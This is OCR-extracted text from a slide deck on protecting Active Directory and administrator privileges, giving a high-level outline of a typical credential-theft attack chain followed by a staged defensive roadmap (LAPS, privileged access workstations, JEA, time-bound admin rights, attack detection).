
Identity is the new security “perimeter”

Active Directory and Administrators control all the assets



Identity is the new security "perimeter" under attack

Active Directory and Administrators control all the assets



One small mistake can lead to attacker control

Attackers Can


- Steal any data
- Encrypt any data
- Modify documents
- Impersonate users
- Disrupt business operations

Phase 1 Critical Mitigations: Typical Attack Chain


Compromises privileged access

24-48 Hours

1. Beachhead (Phishing Attack, etc.)
2. Lateral Movement
   a. Steal Credentials
   b. Compromise more hosts & credentials
3. Privilege Escalation
   a. Get Domain Admin credentials
4. Execute Attacker Mission
   a. Steal data, destroy systems, etc.
   b. Persist Presence



Phase 1 Critical Mitigations: Credential Theft Demonstration



http://aka.ms/credtheftdemo

Making and Measuring Progress against Risk

Attack	Defense
Credential Theft & Abuse	Prevent Escalation
	Prevent Lateral Traversal
	Increase Privilege Usage Visibility
Domain Controller (DC) Host Attacks	Harden Configuration
	Reduce Agent Attack Surface
AD Attacks	Assign Least Privilege
Attacker Stealth	Detect Attacks

Securing Privileged Access

Three Stage Roadmap

2-4 weeks → 1-3 months → 6+ months

http://aka.ms/privsec


Protecting Active Directory and Admin privileges

2-4 weeks | 1-3 months | 6+ months

First response to the most frequently used attack techniques

3. Unique Local Admin Passwords for Workstations
http://Aka.ms/LAPS

4. Unique Local Admin Passwords for Servers
http://Aka.ms/LAPS



1. Separate Admin account for admin tasks

2. Privileged Access Workstations (PAWs)
Phase 1 - Active Directory admins
http://Aka.ms/CyberPAW

First response to the most frequently used attack techniques

Attack	Defense	2-4 weeks	1-3 months	6+ months
Credential Theft & Abuse	Prevent Escalation			Top Priority Mitigations
	Prevent Lateral Traversal			
	Increase Privilege Usage Visibility			
DC Host Attacks	Harden DC configuration			
	Reduce DC Agent attack surface			
AD Attacks	Assign Least Privilege			
Attacker Stealth	Detect Attacks			

Protecting Active Directory and Admin privileges


2-4 weeks | 1-3 months | 6+ months

Build visibility and control of administrator activity, increase protection against typical follow-up attacks

6. Attack Detection
http://aka.ms/ata

2. Time-bound privileges (no permanent admins)
http://aka.ms/PAM http://aka.ms/AzurePIM

3. Multi-factor for elevation



1. Privileged Access Workstations (PAWs)
Phases 2 and 3 –All Admins and additional hardening (Credential Guard, RDP Restricted Admin, etc.)
http://aka.ms/CyberPAW

4. Just Enough Admin (JEA) for DC Maintenance
http://aka.ms/JEA

5. Lower attack surface of Domain and DCs
http://aka.ms/HardenAD

Build visibility and control of admin activity


Protecting Active Directory and Admin privileges

2-4 weeks | 1-3 months | 6+ months

Move to proactive security posture

5. Shielded VMs for virtual DCs (Server 2016 Hyper-V Fabric)
http://aka.ms/shieldedvms

1. Modernize Roles and Delegation Model



2. Smartcard or Passport Authentication for all admins
http://aka.ms/Passport

3. Admin Forest for Active Directory administrators
http://aka.ms/ESAE

4. Code Integrity Policy for DCs (Server 2016)


Move to proactive security posture

Windows Hello: Attack vectors

- Credentials not sent to cloud only stored locally
- Every machine must be registered
- Active Directory password is not shared

What is the most successful path for the attack right now?

THE ANATOMY OF AN ATTACK

